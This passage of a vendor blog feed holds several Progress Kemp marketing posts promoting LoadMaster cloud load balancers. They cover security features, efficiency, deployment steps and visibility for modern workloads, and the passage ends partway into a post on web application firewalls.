href="https://kemptechnologies.com/cloud-load-balancer">LoadMaster cloud load balancers</a> as part of your application delivery infrastructure provides security capabilities that help defend against emerging threats. For example:</p><ul><li><strong>Ransomware and Malware Attacks -</strong> With built-in controls for detecting malicious payloads, the LoadMaster solution helps prevent newly emerging malware types from infecting Application servers running in the cloud.</li><li><strong>Data Breaches and Unauthorized Access -</strong> Encryption, authentication and strict access controls help prevent unauthorized access to sensitive information and systems, even when a new vulnerability allows the bypassing of a part of your multi-layered security defenses.</li><li><strong>Bot Attacks and Credential Stuffing -</strong> Traffic filtering and WAF integration identify and block new bot-based attacks, preserving application integrity and performance.</li><li><strong>Insider Threats and Misconfigurations -</strong> Centralized security management reduces the risks of accidental or intentional insider attacks or mistakes.</li></ul><h2 id="securing-multi-cloud-and-hybrid-cloud-environments">Securing Multi-Cloud and Hybrid Cloud Environments</h2><p>Many organizations now operate across multiple cloud platforms. This is often due to specific business applications mandating a particular platform, the use of special offers on infrastructure, or the wish to diversify application deployments for resilience.</p><p>When using multiple cloud platforms, IT teams often have to learn how to use the different tools from each to deliver the same functionality. This is true for the native cloud load balancing and security tools. Adopting a solution that is available across all platforms allows for a consistent deployment and management experience, meaning that system admins only need to learn one tool.</p><p>The LoadMaster solution provides a consistent interface and security policies across cloud platforms like AWS and Azure. The shared interface simplifies management for hybrid cloud deployments, reducing complexity and operational overhead. LoadMaster cloud cross-platform functionality streamlines compliance with industry standards like GDPR, CCPA, HIPAA, PCI-DSS and others, helping organizations meet regulatory requirements.</p><h2 id="step-by-step-guide-implementing-loadmaster-capabilities-for-enhanced-security">Step-by-Step Guide: Implementing LoadMaster Capabilities for Enhanced Security</h2><p>You can read about deploying the LoadMaster solution on the popular cloud platforms via the following links:</p><ul><li><p><a href="https://aws.amazon.com/marketplace/seller-profile?id=2956c103-6017-4346-8fd5-08495b98f0ff&amp;ref=_ptnr_cloudmtrx" target="_blank">Amazon Web Services</a></p></li><li><p><a href="https://azuremarketplace.microsoft.com/en-us/marketplace/apps/kemptech.vlm-azure?tab=Overview&amp;utm_source=Kemptechcom" target="_blank">Microsoft Azure</a></p></li></ul><p><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">In general, deploying LoadMaster to a cloud platform is straightforward. Especially for AWS and Azure, where you can deploy it directly from each platform&rsquo;s Marketplace. Whichever cloud platform you are deploying it on, you should follow these steps to maximize security:</span></p><ul><li><strong>Deploy LoadMaster &ndash;</strong> Configure the LoadMaster solution in your environment via its intuitive interface using pre-built templates or the various scripting options available.</li><li><strong>Enable WAF &ndash;</strong> Improve application protection by configuring the WAF with appropriate rule sets.</li><li><strong>Enable SSL/TLS Encryption -</strong> Set up certificates and manage encryption policies to help secure data transmission. Configure automated certificate renewal.</li><li><strong>Configure Authentication Policies -</strong> Implement MFA, SSO and other authentication tools to strengthen identity and API protection.</li><li><strong>Integrate with Other Tools -</strong> Connect LoadMaster load balancers with other security tools, such as SIEM tools, to enhance visibility into your security landscape.</li></ul><p>Performing regular security updates for LoadMaster load balancers, continuous monitoring and periodic security assessments can help deliver ongoing optimal security protections.</p><h2 id="best-practices-for-maximizing-security-with-cloud-load-balancers">Best Practices for Maximizing Security with Cloud Load Balancers</h2><p>In addition to the deployment best practices outlined above, IT teams should follow these cloud application security best practices to maximize the cloud security benefits of using LoadMaster cloud instances. Doing so will boost your cloud security, even if you don&rsquo;t actively track or monitor cloud application security issues.</p><ul><li><p>Keep LoadMaster deployments updated to the latest versions.</p></li><li><p>Monitor LoadMaster instances to make sure security-related functions are operating as intended.</p></li><li><p>Optimize the LoadMaster security rules and make sure rule subscriptions are operating correctly.</p></li><li><p>Audit security settings regularly to confirm they are fit for purpose and help you meet compliance requirements. This should be part of a broader security review across all solutions to contribute to the overall cloud and on-premises security posture.</p></li></ul><h2 id="why-the-loadmaster-solution-is-a-top-choice-for-secure-cloud-load-balancing">Why the LoadMaster Solution Is a Top Choice for Secure Cloud Load Balancing</h2><p>LoadMaster cybersecurity features are tailored to modern cloud environments. Its integration with existing solutions and <a href="https://www.g2.com/products/progress-kemp-loadmaster/reviews">award-winning 24/7 support</a> means organizations have the tools and assistance needed to help safeguard their cloud applications.</p><p>By combining in-depth security and performance optimization, the LoadMaster solution helps you meet and exceed the demands of today&rsquo;s cloud and hybrid deployment landscapes. For organizations seeking to enhance cloud security while maintaining agility, the LoadMaster load balancer is an excellent choice.</p><h2 id="conclusion-and-next-steps">Conclusion and Next Steps</h2><p>The LoadMaster solution helps organizations secure their cloud applications against ever-evolving threats while optimizing performance. It provides a robust and flexible solution for modern security needs, from advanced WAF capabilities to zero-trust support and multi-cloud compatibility.</p><p>All LoadMaster versions, including the cloud-native installations, fully align with modern deployment needs, provide robust functionality and offer <a href="https://kemptechnologies.com/pricing/licensing-models">flexible licensing</a>, including <a href="https://kemptechnologies.com/pricing/support-subscriptions">industry-leading subscription options</a>. The LoadMaster solution has a lower cost of ownership than other vendors, including the default AWS and Azure load balancers.</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:40afaa39-c64c-4664-bef1-cd2dd51e5afd</id>
    <title type="text">How to Maximize Efficiency with Progress Kemp LoadMaster Cloud Load Balancer Solutions</title>
    <summary type="text">Progress Kemp LoadMaster suite offers cutting-edge cloud-based load-balancing solutions tailored to meet the demands of modern cloud environments.</summary>
    <published>2025-03-12T19:39:43Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>Cloud deployment has become many organizations&rsquo; default method for application delivery projects. The shift to cloud-based applications and services has fundamentally changed how organizations deliver applications to their users.</p><p>With this shift has come the need to load balance application instances and components within regional cloud locations and globally for resilience and performance reasons. The need for load balancing in cloud computing stems from the necessity to effectively distribute workloads across multiple regional cloud servers or between regions to provide high availability and performance.</p><p>All cloud platforms have native load-balancing options. However, in the multi-cloud world where many businesses and other organizations now operate, IT teams must learn and manage several different load-balancing tools. Given that <a href="https://kemptechnologies.com/what-is-load-balancing">load balancing</a> is core to a robust <a href="https://kemptechnologies.com/always-on-application-experience">application experience</a> for users and customers, it is crucial to make your load-balancing infrastructure performant and easily manageable.</p><p>The modern Progress Kemp LoadMaster <a href="https://kemptechnologies.com/cloud-load-balancer">cloud load balancer</a> goes beyond simple traffic distribution. It delivers sophisticated cloud application delivery functionality that handles complex routing decisions, security and optimization tasks. Its advanced capability is crucial for organizations looking to provide optimal cloud services for staff and to maintain a competitive advantage in increasingly demanding digital environments.</p><h2 id="understanding-kemp-loadmaster-cloud-load-balancer-solutions">Understanding Kemp LoadMaster Cloud Load Balancer Solutions</h2><p>The LoadMaster suite offers innovative, cloud-based load-balancing solutions tailored to meet the demands of modern cloud environments. LoadMaster cloud load balancers stand out due to its ability to provide seamless traffic distribution, scalability and robust security features when deployed on cloud platforms.</p><p>LoadMaster cloud load-balancing solutions work seamlessly with the leading cloud providers like <a href="https://kemptechnologies.com/cloud-load-balancer/how-get-virtual-loadmaster-public-cloud-aws">AWS</a> and <a href="https://kemptechnologies.com/cloud-load-balancer/how-get-virtual-loadmaster-azure">Azure</a>, making them a versatile choice for hybrid and multi-cloud strategies. LoadMaster is also ideal for organizations planning a private cloud deployment, as <a href="https://kemptechnologies.com/white-papers/exclusive-gartner-research-planning-private-cloud">this research paper from Gartner</a> attests.</p><p>The key LoadMaster benefits in cloud environments include the following:</p><ul><li><strong>Scalability</strong> &ndash; <a href="https://kemptechnologies.com/blog/load-balancing-best-practices">Scales applications effortlessly to handle traffic surges</a> through the ease of deploying and configuring the LoadMaster solution.</li><li><strong>High Availability</strong> &ndash; Delivers maximum uptime and maximizes business disruptions with advanced failover mechanisms allow IT teams to tailor the LoadMaster solution to each organization or individual application as required.</li><li><strong>Application Performance</strong> &ndash; Improves user application experience by delivering faster response times with features like SSL offloading, caching and compression.</li></ul><h2 id="how-loadmaster-software-enhances-productivity-and-efficiency">How LoadMaster Software Enhances Productivity and Efficiency</h2><p>The LoadMaster solution stands out in the cloud load balancing landscape by offering a unified solution that works consistently across various cloud deployments (as well as supporting on-premises and <a href="https://kemptechnologies.com/hybrid-cloud">hybrid cloud environments</a>. Unlike the native cloud platform load balancers specific to each cloud platform environment, LoadMaster provides a consistent management interface and feature set across all deployments. This means that system admins only need to learn a single industry-leading load-balancing solution. And their skills are transferable to a new cloud platform.</p><p>The LoadMaster approach to cloud load balancing focuses on delivering optimal application experiences while simplifying management tasks. The platform provides intelligent traffic distribution that automatically adapts to changing workload demands, maintaining applications responsiveness even during heavy use.</p><p>The need for load balancing in cloud computing becomes particularly apparent when dealing with modern application architectures. LoadMaster ability to handle complex routing decisions while also providing deep application insights allows organizations to maintain high-performance levels while reducing administrative overhead.</p><p>LoadMaster excels in several key areas for cloud deployment:</p><ul><li><strong>Optimized Traffic Distribution</strong> &ndash; Intelligent LoadMaster <a href="https://kemptechnologies.com/load-balancer/load-balancing-algorithms-techniques">load-balancing algorithms</a> mean that server workloads are evenly balanced. This provides optimal application performance and reduces bottlenecks that can degrade the user&rsquo;s application experience.</li><li><strong>Scalability</strong> - Easily managed scaling capabilities allow businesses to adapt to changing workloads. This enables operational efficiency, especially during traffic spikes or unplanned surges.</li><li><strong>High Availability and Failover Protection</strong> &ndash; Uninterrupted LoadMaster service delivery leverages advanced failover mechanisms. Businesses can maintain service level agreements (SLAs) and protect customer trust, even during unexpected outages.</li><li><strong>Application Acceleration and Optimization</strong> - Built-in features like TLS/SSL offloading reduce application server loads, while local caching and compression enhance application response. These optimizations improve user experience and help lower cloud operation costs by reducing resource use on application servers.</li><li><strong>Security and Compliance</strong> - LoadMaster security capabilities such as a Web Application Firewall (WAF) and DDoS protection, which maintains compliance with multiple industry security standards, which is critical for businesses in highly regulated industries like healthcare and finance.</li></ul><h2 id="key-features-of-kemp-loadmaster-for-cloud-load-balancing">Key Features of Kemp LoadMaster for Cloud Load Balancing</h2><p>LoadMaster includes a feature set that addresses the complex requirements of modern application delivery while making this functionality easy to deploy and manage. The solution&rsquo;s load-balancing algorithms go beyond simple round-robin distribution, considering factors such as server health, response times, current load levels and more.</p><p>The five key features that make LoadMaster cloud load balancer stand out are:</p><ul><li><a href="https://kemptechnologies.com/global-server-load-balancing-gslb"><strong>Global Server Load Balancing (GSLB)</strong></a> - This feature delivers optimal resource utilization, redundancy across multiple geographic locations and resilience if a cloud platform has a regional outage.</li><li><strong>Intelligent Traffic Steering</strong> - Advanced algorithms analyze traffic patterns and distribute workloads efficiently.</li><li><a href="https://kemptechnologies.com/modern-applications"><strong>Multi-Cloud Compatibility</strong></a> &ndash; The LoadMaster solution supports AWS, Azure and hybrid deployments, providing unmatched flexibility.</li><li><strong>Container Support -</strong> Easy integration with containerized architectures, such as Kubernetes, allows applications to scale automatically and optimizes load balancing in hybrid environments.</li><li><strong>Performance Monitoring and Analytics</strong> - Real-time insights enable proactive optimization of application delivery and the user experience.</li></ul><p>LoadMaster is an ideal solution for multiple load-balancing needs. It <a href="https://kemptechnologies.com/load-balancer">provides a range of features</a>, including:</p><ul><li><strong>Versatility</strong>: Suitable for on-premises, cloud-based and hybrid environments.</li><li><strong>Performance</strong>: High-capacity traffic and low-latency processing.</li><li><strong>Security</strong>: Robust <a href="https://kemptechnologies.com/solutions/security">load balancer security features</a>, including WAF, SSL offloading and intrusion prevention.</li><li><strong>Ease of Use</strong>: User-friendly interface with more thorough monitoring and reporting tools.</li><li><strong>Popular Workflows</strong>: Friendly RESTful API, PowerShell and Java APIs to integrate into DevSecOps and other workflows.</li></ul><h2 id="use-cases-maximizing-efficiency-across-different-workloads">Use Cases: Maximizing Efficiency Across Different Workloads</h2><p>You can read about the <a href="https://kemptechnologies.com/resources?content-types=case-study&amp;page=1&amp;language=en">many organizations that have succeeded with LoadMaster</a> (in the cloud and on-premises). You can also read about how LoadMaster is highly regarded by Systems Admins, as reported in the <a href="https://kemptechnologies.com/blog/progress-kemp-loadmaster-success-in-the-g2-momentum-winter-2025-grid-report">quarterly G2 Momentum Grid Reports</a>. Here are several types of use cases where LoadMaster excels:</p><ul><li><strong>E-Commerce and High-Traffic Websites</strong> - Handles sudden traffic spikes seamlessly, maintains consistent performance during peak periods like sales events or holiday seasons. It also helps deal with nefarious spikes in traffic, such as those from DDoS attacks.</li><li><strong>Enterprise Applications and SaaS Providers</strong> - Delivers a user experience with minimal latency, regardless of a user&rsquo;s location. The need for load balancing in cloud computing is critical when delivering enterprise applications that require seamless global access.</li><li><strong>Healthcare and Financial Services</strong> &ndash; Maintain compliance with government and industry regulations like HIPAA and PCI DSS with built-in security features.</li><li><strong>Hybrid Cloud and Multi-Cloud Deployments</strong> &ndash; Flexible and dynamic load balancing LoadMaster software compatibility with various cloud environments enables cross-platform interoperability. This delivers a way to build redundancy into IT infrastructure deployments with flexible and dynamic load balancing strategies for critical applications.</li></ul><h2 id="step-by-step-guide-deploying-the-loadmaster-solution-for-maximum-efficiency">Step-by-Step Guide: Deploying the LoadMaster Solution for Maximum Efficiency</h2><p>Implementing the LoadMaster solution in cloud environments is straightforward, with direct marketplace availability in major cloud platforms like AWS and Azure. You can also deploy LoadMaster via a standard virtual machine instance on other cloud platforms or private cloud environments. The LoadMaster interface across these different deployment scenarios reduces the learning curve for IT teams and simplifies management tasks.</p><p>Systems administrators should follow the steps below to deploy LoadMaster in the cloud:</p><ul><li><strong>Setting Up the LoadMaster Solution in Your Cloud Environment</strong> - Choose your preferred cloud provider and deploy LoadMaster using the preconfigured virtual appliances or marketplace offering.</li><li><strong>Configuring Traffic Distribution Policies</strong> - Define load-balancing algorithms and health-check parameters to deliver optimal resource utilization.</li><li><strong>Implementing High Availability and Failover Mechanisms</strong> - Configure redundancy options to prevent service disruptions during hardware or network failures.</li><li><strong>Optimizing Security and Performance Settings</strong> - Enable TLS/SSL offloading, DDoS protection, and caching to enhance application speed and security.</li><li><strong>Automating load Balancing for Continuous Efficiency</strong> - Leverage APIs and integration with DevSecOps tools to automate routine tasks and streamline operations.</li></ul><p>You can read more details about LoadMaster deployment on the <a href="https://docs.progress.com/category/loadmaster-documentation">LoadMaster documentation</a> site.</p><h2 id="best-practices-for-optimizing-cloud-load-balancing-efficiency">Best Practices for Optimizing Cloud Load Balancing Efficiency</h2><p>When deploying the LoadMaster solution to the cloud (or on-premises), it&rsquo;s beneficial to <a href="https://kemptechnologies.com/blog/load-balancing-best-practices">follow load-balancing best practices</a> built up over time across many deployments (over 100,000 in the case of LoadMaster). The best practices include implementing appropriate health monitoring, configuring optimal persistence settings and effectively utilizing LoadMaster security features. Here are five configuration areas to focus on when deploying and setting up LoadMaster for your cloud environment.</p><p><strong>Fine-Tuning Load Balancing Algorithms</strong> - Adjust the load-balancing configuration based on traffic patterns to achieve maximum performance over time.</p><p><strong>Adjust Scaling</strong> - Scale the number of LoadMaster instances deployed in response to varying traffic loads.</p><p><strong>Continuous Monitoring and Performance Tuning</strong> - Use real-time analytics to identify and address potential bottlenecks.</p><p><strong>Security Best Practices for Load Balancing in the Cloud</strong> - Update security policies regularly and enable advanced features like WAF and DDoS protection.</p><p><strong>Deliver Compliance and Regulatory Standards</strong> - Stay updated with industry regulations to avoid penalties and maintain customer trust.</p><h2 id="why-choose-loadmaster-for-your-cloud-load-balancer-needs">Why Choose LoadMaster for Your Cloud Load Balancer Needs?</h2><p>LoadMaster offers several compelling advantages over other cloud load-balancing options. It is <a href="https://www.g2.com/products/progress-kemp-loadmaster/reviews">a proven leader in cloud-based load balancer solutions</a>, offering unmatched performance and reliability. Key reasons to choose LoadMaster include:</p><ul><li><strong>Proven Performance and Reliability</strong> - Trusted by businesses across industries to deliver consistent results. LoadMaster has over 100,000 global deployments.</li><li><strong>Cost-Effective and Scalable Solutions</strong> - Flexible pricing models when scaling instances make LoadMaster an economical choice.</li><li><strong>Robust Support and Expert Guidance</strong> - LoadMaster support is available to advise you on deployment and ongoing optimization.</li><li><strong>Seamless Integration with Existing Cloud Ecosystems</strong> - Compatible with leading cloud platforms simplifies adoption and management.</li></ul><h2 id="conclusion-and-next-steps">Conclusion and Next Steps</h2><p>The need for load balancing in cloud computing is greater than ever as businesses strive to deliver exceptional user application experiences and maximize operational efficiency. The LoadMaster suite offers robust features tailored to modern cloud environments. It&rsquo;s ideal for IT decision-makers looking to maintain user productivity or maximize uptime for business and eCommerce systems.</p><p>LoadMaster also enables organizations to secure their cloud applications against ever-evolving threats while optimizing performance. LoadMaster provides a robust and flexible solution for modern security needs, from advanced WAF capabilities to zero-trust support.</p><p>All versions of LoadMaster, including the cloud-native installations, fully align with modern deployment needs, provide in-depth functionality and offer <a href="https://kemptechnologies.com/pricing/licensing-models">flexible licensing</a>, including <a href="https://kemptechnologies.com/pricing/support-subscriptions">industry-leading subscription options</a>. Deploying LoadMaster has a lower ownership cost than other cloud load-balancing options, including the default AWS and <a href="https://kemptechnologies.com/solutions/microsoft-load-balancing/loadmaster-azure">Azure load balancers</a>.</p><p>In conclusion, LoadMaster offers a robust, adaptable solution for various cloud application needs. This makes it a top choice for IT decision-makers and senior system administrators looking for reliable, efficient and more secure load-balancing options.</p><p><a href="https://kemptechnologies.com/server-load-balancing/virtual-loadbalancer/vlm-download">Try a LoadMaster Load Balancer free for 30 days</a> to see the benefits and ease of use for yourself.</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:a3cc1729-9465-4472-96b2-92a2812321eb</id>
    <title type="text">Modernizing Your Load Balancing Visibility for Next-Gen Workloads</title>
    <summary type="text">As application deployment methods change due to IT teams embracing next-generation technologies, the need for enhanced visibility into the load-balancing infrastructure becomes critical.</summary>
    <published>2025-03-05T13:00:03Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <category term="Load Balancing"/>
    <content type="text"><![CDATA[<div class="stackedit__html"><p>Load balancers are essential for delivering the web application experience that staff, business partners and customers expect. The workloads that deliver business applications vary across on-premises and cloud deployments using virtual machines, containers and more. Regardless of the delivery method, organizations expect high performance, reliability and scalability from their modern workloads.</p><p>As application deployment methods change due to IT teams embracing next-generation technologies, there is a critical need for enhanced visibility into the load-balancing infrastructure. This load-balancing visibility in the context of next-gen workloads is vital to organizations so that they can get insights into any challenges faced by running the applications. While addressing these issues, system admins can build a portfolio of best practices that they can use for future deployments and upgrades.</p><h2 id="next-gen-workloads-a-landscape-overview">Next-Gen Workloads: A Landscape Overview</h2><p>Next-gen workloads for web applications include various technologies and infrastructure architectures, such as virtual machines, containers, microservices, serverless computing and hybrid deployments spread across on-premises server rooms, data centers and cloud platforms. A prominent feature of these modern workloads is their dynamic nature, rapid scalability and distributed architecture. Traditional load-balancing approaches often struggle to keep pace with the demands of these next-gen workloads and architectures. As a result, this necessitates a shift towards more advanced and flexible load-balancing approaches.</p><h3 id="challenges-in-load-balancing-visibility">Challenges in Load Balancing Visibility</h3><p>Providing in-depth visibility into a modern next-gen load-balancing environment presents challenges in addition to those encountered in more traditional deployment models. The distributed nature of modern workloads, coupled with the ephemeral nature of containers and the complexity of multi-cloud deployments, can hinder the ability to gain real-time insights into traffic patterns, resource utilization and performance metrics.</p><p>The granularity and adaptability required to effectively monitor and manage the load-balancing infrastructure associated with these next-gen workloads go beyond the capabilities of traditional load-balancing approaches. For example:</p><ul><li>Modern application deployments generate complex traffic patterns that traditional load balancers can struggle to analyze in real time.</li><li>Workloads distributed across on-premises and cloud environments require consistent and unified visibility, which is difficult to achieve with traditional load-balancing solutions.</li><li>Next-gen workloads are highly dynamic, with containers and microservices frequently starting, stopping and dynamically scaling. This fluidity complicates maintaining real-time visibility.</li></ul><p>Traditional load-balancing approaches lack the agility and intelligence needed to address these challenges, necessitating the adoption of enhanced load-balancing solutions.</p><h3 id="importance-of-load-balancing-visibility-in-next-gen-scenarios">Importance of Load Balancing Visibility in Next-Gen Scenarios</h3><p>Visibility into the load-balancing infrastructure that supports next-gen applications is more than just a nice feature to have. It is an essential part of delivering optimal performance, security and scalability for next-gen workloads. Having a deep insight into traffic flows, resource utilization and application behavior of workloads spread across modern infrastructure enables IT Systems Admins to make informed decisions that optimize their load-balancing strategies. This, in turn, helps them identify bottlenecks, anomalies and potential security threats, allowing for timely remediation and improved operational efficiency and resilience.</p><h2 id="modernization-strategies-for-load-balancing-visibility">Modernization Strategies for Load Balancing Visibility</h2><p>Now that we&rsquo;ve outlined the importance and challenges posed by next-gen workloads, let&rsquo;s examine what organizations need to look for in their load-balancing solutions to offset these challenges and deliver the required load balancing and visibility.</p><p>IT teams choosing load balancers for the modern application landscape must select and deploy load balancers that include advanced monitoring and analytics capabilities, such as real-time metrics, application-level insights and intelligent automation. By doing so, they can adapt their load-balancing strategies to the dynamic nature of modern workloads, providing optimal performance and scalability across diverse deployment models. To deliver load-balancing visibility for next-gen workloads, system admins should consider the following, as they enable them to adapt to the demands of next-gen workloads, maintaining continuous and efficient load balancing:</p><ul><li><strong>Adopt advanced load balancers -</strong> Modern load balancers equipped with real-time analytics can dynamically adjust to traffic changes and predict future trends. This is ideal for the dynamic nature of traffic flows in next-gen workloads.</li><li><strong>Implement centralized monitoring</strong> - A centralized and unified monitoring platform that works with all infrastructure components maintains visibility across distributed environments and deployment methods.</li><li><strong>Utilize automation</strong> - Automation tools can help manage the complexity of next-gen workloads by automating routine tasks as the environment changes and by providing real-time insights.</li></ul><h2 id="tools-and-technologies-for-next-gen-visibility">Tools and Technologies for Next-Gen Visibility</h2><p>Many modern load balancer suppliers now offer a range of advanced tools and technologies designed to provide visibility for next-gen workloads. These tools deliver real-time insights and advanced analytics, in addition to core load-balancing functionality, to enhance application performance and resilience. They also offer actionable intelligence for improving application performance through configuration or deployment environment changes.</p><p>You won&rsquo;t be surprised to read that the <a href="https://kemptechnologies.com/solutions">Progress Kemp LoadMaster</a> load balancer fully supports the next-generation workloads discussed here. The LoadMaster solution supports on-premises and cloud deployment, as well as <a href="https://kemptechnologies.com/modern-applications">hybrid deployment models</a> using the same core load balancer technology that enables system admins to operate the same UI and configuration methods across different environments.</p><p>You may not be aware that the LoadMaster solution also has an <a href="https://kemptechnologies.com/solutions/kemp-ingress-controller-kubernetes">Ingress Controller for Kubernetes</a> to help automate and manage containerized applications. You can also use LoadMaster <a href="https://kemptechnologies.com/blog/how-to-use-a-load-balancer-as-an-api-gateway">as an API Gateway</a> that enables the consolidation of multiple APIs and the selective publishing of API functions.</p><h3 id="best-practices-for-next-gen-load-balancing">Best Practices for Next-Gen Load Balancing</h3><p>When using LoadMaster or any other modern load balancer to optimize the delivery of next-gen workloads, it is essential to follow best practices prioritizing visibility and adaptability. These best practices include implementing detailed monitoring and logging, using automation and continuously improving load-balancing strategies. Organizations can smoothly integrate their next-gen workload deployment strategies with evolving business requirements by staying proactive and keeping up with emerging technologies and trends in the load-balancing space.</p><p>At the very least, organizations should adopt the following best practices:</p><ul><li><strong>Schedule updates and patches to deployed load balancers</strong> &ndash; Confirm all load balancers in use are up to date with the latest security enhancements. A side benefit of keeping current is that new functionality and features become available. Providers often add new features based on requirements that have become apparent in real-world use, which will likely also benefit your organization.</li><li><strong>Integrate redundancy -</strong> Design load-balancing architectures for next-gen workloads with redundancy in mind to prevent single points of failure. This was ever so, but the modern complexity of deployment models makes it even more critical. Issues with complex application models that lead to downtime can be hard to troubleshoot and diagnose, which can lead to extended downtime plus lost revenue and productivity. It&rsquo;s better to make sure that redundancy in the application deployment model prevents downtime and enables troubleshooting without the stress of trying to get a mission-critical application back online.</li><li><strong>Implement continuous monitoring and alerting</strong> - Build upon the previous best practice, it&rsquo;s beneficial to adopt continuous monitoring and alerting to detect and respond to issues quickly. Again, this helps avoid downtime by preventing problems from becoming catastrophic and thereby helping to maintain the high availability and performance of applications running via modern next-gen workloads.</li></ul><h2 id="case-studies-successful-modernization-stories">Case Studies: Successful Modernization Stories</h2><p>Each organization has a unique load balancer deployment model tailored to its needs. This will be especially true when using next-gen workload deployment modes that are highly dynamic and that have many &ldquo;moving parts.&rdquo; As a result, each organization will have a different way of delivering success with their load balancer projects. Typical examples of next-gen workload deployment from LoadMaster deployments cover the following:</p><p><strong>Managing hybrid and multi-cloud application delivery</strong> - Deploying LoadMaster instances across on-premises and cloud platforms provides a unified load-balancing infrastructure with a standard interface for configuration and management.</p><p><strong>Licensing and capacity management</strong> - Deploying LoadMaster and our <a href="https://kemptechnologies.com/products/loadmaster-360">LoadMaster 360</a> makes it much easier to manage license use and costs. Next-gen workloads can rapidly spin out of control (dare we say VM or container sprawl?) The tools in LoadMaster allow organizations <a href="https://kemptechnologies.com/pricing/licensing-models/pooled">to optimize license use</a> as they scale their application delivery infrastructure on demand by controlling and monitoring current licenses.</p><p>In Germany, R&ouml;dl IT Operation GmbH and ACP IT Solutions GmbH used LoadMaster to modernize and streamline their on-premises infrastructure deployment with additional Microsoft Azure hosted workloads for a client who is a ceramics manufacturing company. The resulting hybrid architecture gave the company the necessary flexibility to manage more sensitive applications in-house and to run others cost-efficiently in the cloud. Read the details at <a href="https://kemptechnologies.com/resources/case-studies/kemp-provides-high-availability-multisite-hybrid-cloud-deployment">Kemp provides High Availability for multisite Hybrid Cloud Deployment</a>.</p><p>In addition to the case study highlighted above, you can read multiple LoadMaster success stories across many industry sectors on our <a href="https://kemptechnologies.com/resources?content-types=case-study">case studies page</a>.</p><h2 id="future-trends-in-load-balancing-visibility">Future Trends in Load Balancing Visibility</h2><p>The use of next-gen workloads and deployment models to deliver web-based applications will only accelerate in the future. As a result, the need for load balancers to deliver uptime and performance will also increase for this deployment method. This means that the load-balancing infrastructure will become more complex and challenging. Fear not, as LoadMaster and LoadMaster 360 can address the growing complexity and make it manageable. However, we must work smarter rather than harder in the load balancer space regarding next-gen workloads. The technology changes outlined below will likely play an essential part in making sure we can deliver the best possible web application experience to staff, clients and customers.</p><p>One key trend that is now ubiquitous across the IT landscape is the use of AL and ML, especially GenAI solutions based on large language models. Load balancing will also benefit from AI technologies. It&rsquo;ll likely be other machine learning (ML) techniques rather than GenAI that&rsquo;s important. By analyzing large amounts of data on application performance, user behavior and infrastructure health in next-gen workloads, load balancers and supporting management solutions will be able to optimize traffic distribution proactively, predict potential issues and <a href="https://kemptechnologies.com/products/loadmaster-360/applications-analytics">provide actionable insights</a> to administrators.</p><p>Application security will also see advancements. As cyberthreats evolve and become more sophisticated, load balancers will gain additional security features to provide robust protection against emerging threats. This may include enhancements to <a href="https://kemptechnologies.com/products/loadmaster-360/enhanced-waf">Web Application Firewalls</a> with enhanced capabilities, advanced bot management and deeper integration with leading security information and event management (SIEM) solutions.</p><p>Further advances in multi-cloud, hybrid, edge and on-premises load balancing will occur as technologies evolve and organizational needs adapt. Progress operates at the forefront of these changing landscapes so that the LoadMaster family of products delivers what our customers need for their next-gen workloads.</p><p>Lastly, the future of load balancing and its management will likely see a growth in the importance of automation and DevSecOps workflow integration. The evolution of more robust APIs and integrations with popular infrastructure-as-code tools will enable organizations to embed load-balancing configurations into their continuous integration and deployment pipelines. This will allow for faster, more reliable application deployments and updates while minimizing the risk of human error. This is essential for keeping pace with the dynamic nature of rapidly changing next-gen workloads.</p><p>LoadMaster and LoadMaster 360 solutions are well-positioned to embrace future trends and advancements in load balancing and management across all deployment models. By leveraging emerging technologies, enhancing security features, adapting to multi-cloud and edge computing environments and supporting automation and DevSecOps practices, LoadMaster will continue to empower organizations with optimal application experiences.</p><h2 id="conclusion">Conclusion</h2><p>Enhancing visibility into next-generation workloads and the load balancers that support them is essential to meeting organizations&rsquo; demands for performance and productivity. By embracing advanced tools, adopting best practices and staying ahead of emerging trends, businesses can unlock the full potential of their modern applications and maintain optimal performance, security and scalability.</p><h3 id="try-loadmaster-for-yourself">Try LoadMaster for Yourself</h3><p>Visit the <a href="https://kemptechnologies.com/load-balancer">LoadMaster Overview</a> page for details of the current LoadMaster release and the <a href="https://kemptechnologies.com/products/loadmaster-360">LoadMaster 360 page</a> for more information on our industry-leading load balancer management solution. If you&rsquo;d like to speak with an expert about how the LoadMaster family of products can help improve your application experience, don&rsquo;t hesitate to <a href="https://kemptechnologies.com/contact">contact us</a>.</p><p>For a free trial of LoadMaster, visit our <a href="https://sso.kemptechnologies.com/register/kemp/vlm">free trial page</a>. Our support team can assist during your free trial testing. Use the contact page to start a conversation with the support team. You can also request a <a href="https://kemptechnologies.com/request-live-demo">live demo of LoadMaster 360</a>.</p></div>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:67dfb27d-7821-4c26-8d49-cc9a2b3e802e</id>
    <title type="text">Web Application Firewall - Implementing and Managing Your Website Security</title>
    <summary type="text">Web Application Firewalls (WAFs) are vital to the broader cybersecurity protections needed to secure web applications. This blog discusses the importance of WAFs, provides guidance on how to plan for their deployment and comment on how to deal with everyday challenges.</summary>
    <published>2025-02-26T18:26:03Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>Web applications are core technologies for many, probably most, SMEs, enterprises and public-sector organizations. Their widespread use and reliance increase the risks associated with any outages that cause downtime. One of the primary threats that often leads to downtime is cyberattacks. Robust security to protect web applications is as core to efficient business operations as the applications themselves.</p><p>Web Application Firewalls (WAFs) are vital to the broader cybersecurity protections needed to secure web applications. They provide an essential line of defense by protecting websites from various malicious attack types. In the sections below, we&rsquo;ll discuss the importance of WAFs, provide guidance on how to plan for their deployment and comment on how to deal with common challenges.</p><h2 id="importance-of-web-application-firewalls">Importance of Web Application Firewalls</h2><p>The threat landscape that web applications operate in is constantly changing. Cybercriminals frequently discover and exploit new threats, including zero-day vulnerabilities. Attackers also change their techniques to bypass the cybersecurity measures in place. Let&rsquo;s not forget the risks from well-known threats such as SQL injection, cross-site scripting (XSS) and DDoS attacks, which continue to be significant.</p><p>WAFs play a crucial role in defending against the 